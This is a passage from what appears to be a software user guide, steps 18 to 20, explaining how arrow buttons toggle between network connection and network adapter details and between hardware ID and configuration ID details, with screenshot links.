
18. Click the forward arrow button (>>) under **Network Connection** to view the **Network Adapter** information.




19. Clicking the back arrow (<<) button under **Network Adapter** will again display the **Network Connection** information. These buttons allow toggling between the network connection and network adapter.




20. Similarly, you can click the forward arrow button (>>) under **Hardware ID** to view **Configuration ID** information and click the back arrow button (<<) to toggle back to **Hardware ID** information.



